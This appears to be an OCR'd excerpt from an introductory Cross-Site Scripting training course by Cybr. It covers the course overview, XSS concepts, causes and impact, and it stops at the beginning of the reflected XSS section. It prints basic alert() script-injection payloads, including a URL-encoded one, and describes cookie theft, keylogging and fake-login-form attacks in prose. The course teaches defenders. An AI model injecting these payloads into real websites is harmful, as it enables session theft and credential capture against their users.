
Cross-Site Scripting (XSS): The 2021 Guide



CYBR

Table of Contents


Getting started

About the Course

Hi, I'm Christophe Limpalair, and I will be your instructor for this course. I want to take the time to thank you for enrolling and to share more details about how the course is structured, and what you will learn.

Cross-Site Scripting is one of the most serious web application security risks that we face today, and have been facing for years. But unless you understand how it works, it's impossible to properly defend your applications.

So, the goal of this course is to give you a deep understanding of XSS, including explaining the different types of XSS:



We'll also take a look at case studies of real-world XSS in popular applications, we'll learn how to find vulnerabilities in web apps with tips on information gathering, manual testing, and automated testing using tools made specifically for finding XSS.


Then, we'll take a look at how to exploit those vulnerabilities, including exploitation tools like BeEF in order to take control of a victim's browser.

Finally, we'll wrap up the course, by learning how to properly defend against and prevent Cross-Site Scripting in our own applications.

In my opinion, there's no better way to learn a technical topic than to get our hands dirty and perform attacks that could happen against our own applications.

So, I'll show you exactly how to set up the same environments and tools that I'll be using, so you can follow along attack by attack in a safe and legal way, because I want you to get the practical experience, and to practice the concepts that you're learning. That way, this course can become a resource that you can constantly reference throughout your development career.

We also provide a Cybr community which you can access by going to Cybr.com/forums as long as you have an account, or that you can also join via Discord by going to Cybr.com/discord. This is a great place to ask questions, provide feedback, and engage with the rest of our cybersecurity community. We even have dedicated channels for this course specifically, so it gives you a chance to connect with other students. You can also reach me there if you have any questions or just want to say hello.




Another great way to reach me is by connecting on LinkedIn. I definitely spend way too much time there, so feel free to send me an invite and I'll be happy to connect!

Alright, that's it for this lesson! Let's complete it, and move on.

About the Author

This lesson is just a quick overview of my background in case you're interested in learning more about who I am before getting started with your lessons!

If you've already taken courses from me, feel free to skip along to the next lesson since you've likely already heard what I'm going to say. But, otherwise, I'm a co-founder of Cybr.com where we've built a cybersecurity community with training resources. I first got started in IT at the age of 11, after setting up websites for video game clans. These clans made a lot of competitive enemies, so our websites were constantly getting attacked and compromised, and we had to learn how to defend them.



Nothing serious ever came of it since we were all teenagers, but I absolutely loved it and got hooked right away. Fast forward a few years, and I jumped on the cloud computing train that was really starting to take off. I joined a fairly small online training platform at the time, and helped grow it into a leading cloud training platform before we were acquired in 2019.

Along the way, I couldn't help but notice a similar challenge that individuals and organizations were facing, with the constant news articles announcing large-scale hacks that were oftentimes caused by simple issues. After doing further digging on the state of web and application security, it was quite shocking to see how many applications currently in production have known vulnerabilities.

There are a number of reasons for this, and not one solution to solve it all, but one thing is clear: we need more developers who are empowered to learn about the risks facing their applications today, because if they don't know about them, they'll end up on that long list of vulnerable applications, and perhaps even on one of those dreaded news announcements.


All of that to say: I've always had a passion and interest in not just IT, but in helping people learn, and making the world a more secure place. This course is created from a combination of my years of experience building and architecting web applications, of training individual engineers, IT managers, and executives at companies large and small, and of hours upon hours of research to put together the best information that I could find in order to make your learning journey as enjoyable, practical, and informational as possible.

So strap in, put on your white hat, and get ready to do some Ethical Hacking!

What is Cross-Site Scripting (XSS)?

XSS Concepts

Let's say that you have a static website that's made of only HTML and CSS. When you visit the website, the browser renders that HTML and CSS and that's what you see on your screen... but nowadays, most websites also include dynamic elements...




For example, data gets pulled from a database, or it asks for user input and uses that user input to do *something*.

So if we visualize that, you might see an input form, where the user submits information, and the application sends that information to another page via the URL. That other page grabs the URL, and parses the information in it to grab what the user submitted.

Let's say that this information is used to populate an HTML field on the page — in which case it grabs that data from the URL, parses it, and then outputs it in the HTML of the page, essentially allowing the user to modify that page.

If we put our web developer hat on for a minute, and we pretend that we have direct access to modify the code on this page, we could say: “you know what, I need to add a script on this page in order to enhance functionality.” Usually, to follow best practices, we’d either add the script in the header or footer of the page, *but* technically, the script can be added anywhere in this page. In fact, we could add our script right here, and the browser would load it when the web page gets rendered.



This means that, under the right circumstances, an attacker can abuse that to send a script payload via this vulnerable input, and then modify the application to do something that it wasn’t intended to.

In other words, the attacker could inject a malicious script which would then get loaded by the browser, since the browser thinks that it’s part of the web page and that it needs to load the script for the web page to function properly.

Enter Cross-Site Scripting...


What is Cross-Site Scripting (XSS)?

Cross-Site Scripting, aka XSS, is a type of injection attack where malicious scripts are injected in trusted websites, and executed by the visitor’s browser, just like we talked about.

Basically, imagine a simple, supposedly safe website with users, and an attacker finds a way to exploit that website in order to send malicious code to one or more of those users.

That malicious code is generally in the form of browser-side scripts, so nothing fancy or crazy. Literally what everyone in the world with internet has access to create.

An attacker finds a way to take their malicious code and infect the HTML document without causing the web server itself to be infected. Instead, it uses the server as a vector to present malicious content back to the user, either instantly from the request (which is called a reflected attack), or delayed through storage and retrieval (which is called a stored or persistent attack).



But again and to clarify, even when I say that the malicious code is stored and retrieved at a later time, I don't mean that the server itself is infected with malicious code. The malicious code only gets executed through the user's browser when that user visits a web page that fetches the stored code. So the core application remains unaltered, but it can be made to serve malicious content to clients.

With a third type, DOM-based, the payload technically never even has to reach the servers at all.

So then when is Cross-Site Scripting possible? What causes the vulnerability, and how do people exploit that vulnerability?

When is XSS possible?

Like other types of web-based injection attacks, Cross-Site Scripting attacks are possible when an application uses input from a user within the output that it generates without properly validating or encoding that input.

If you're not familiar with the term encoding, it simply means converting data or a sequence of characters into a specified format to securely process data. Validating refers to verifying that the data is what you expected. We will definitely be talking a lot more about encoding and validating in the defense section of this course, but I wanted to make sure you weren't confused by those terms.

In any case, since we were talking about the application grabbing input from a user and then outputting the information, the page is only reflecting back what was submitted in a request, but the content of that request might have characters that break out of the ordinary and expected text content, and instead introduce HTML or JavaScript content that the developer did not intend for, and that the application did not expect.

Expected input: `userName`
Expected output: `Hello, userName!`

Unexpected input: `Bob<script>alert(1)</script>`
Unexpected output: `Bob` with a pop-up box saying `1`

The good news is that modern browsers are getting smarter and smarter, and they now include a lot of defenses out of the box to prevent successful XSS attacks.


The bad news is that these browser security controls don't prevent all XSS attacks, and while they're definitely not as common as they used to be, they're still found in the real-world, and they are one of the most commonly attempted attacks on applications. In fact, they are listed as the second most prevalent issue in the OWASP Top 10 with an Exploitability, Prevalence, and Detectability rating of 3, and a Technical impact rating of 2, since some of the XSS attacks will have much less severe impacts than others.

XSS Impact

Successful exploitation of XSS can do a lot of damage. If an attacker is able to inject malicious scripts into a web application, then the browser may end up believing that the script comes from a trusted source, and it will let that script access cookies (`document.cookie`), session tokens, or other sensitive information stored in the browser and used with the site to:

1. Grant login access or steal credentials
2. Authorize unwanted payments
3. Redirect users to a look-alike website
4. and more

Some scripts could even potentially re-write the HTML on the page, changing the appearance of the website, causing you to perform actions you may not otherwise take, or sending your private information to another server without you even realizing it. For example, an attacker could insert a fake login form into the existing page, set the form's `action` attribute to target their own server, and therefore trick the user into submitting sensitive information without even realizing it.



Apart from information we've already talked about, an attacker could also register and send a user's keystrokes to their own server, by adding what's called an event listener (`addEventListener`) potentially recording sensitive information like passwords and credit card numbers.

XSS Examples

Let's take a look at some example basic XSS attack scripts so that we can illustrate the concepts we've been talking about.

One of the most common examples you will see, and also frankly one of the least realistic or practical examples, is the `alert()` injection:


```
<script src=javascript:alert("xss")>
```
or
```
<script>alert("xss")</script>
```

And this alert injection could happen via a URL, like this:

```
https://example.com/search?=%22%3Cscript%20src%20%3Djavascript%3Aalert%28%29%3E
```

Or it could be injected in vulnerable input fields.

All this would do is create one of those annoying alert boxes that just writes out "xss", but this is meant as a proof of concept to show that there is a vulnerability. There is very little practical usage otherwise. So while we will be using this payload throughout the course to find vulnerabilities, we'll also look at more practical payloads.



Alright, now that we've reviewed concepts of XSS, let's wrap up this lesson and let's move on to the next where we explore the 3 main types of XSS attacks, how they work, the impact they can have, and how they can be exploited.

Go ahead and mark this lesson as complete, and I'll see you in the next!

XSS Types

Now that we've reviewed the overall concepts of XSS attacks, how they're made possible, and the impact they can have, let's break it down further by talking about the 3 main types of XSS attacks:

1. Reflected
2. Stored or persistent
3. DOM-based

Reflected XSS

Imagine that you go to a website that has a search function which takes your search input to display results. As it displays results, it also outputs the search terms that you typed in so that you see exactly what you searched for. This is a pretty typical setup.

In a way, you could say that your search query was 'reflected' back to you since it reflected what you typed.

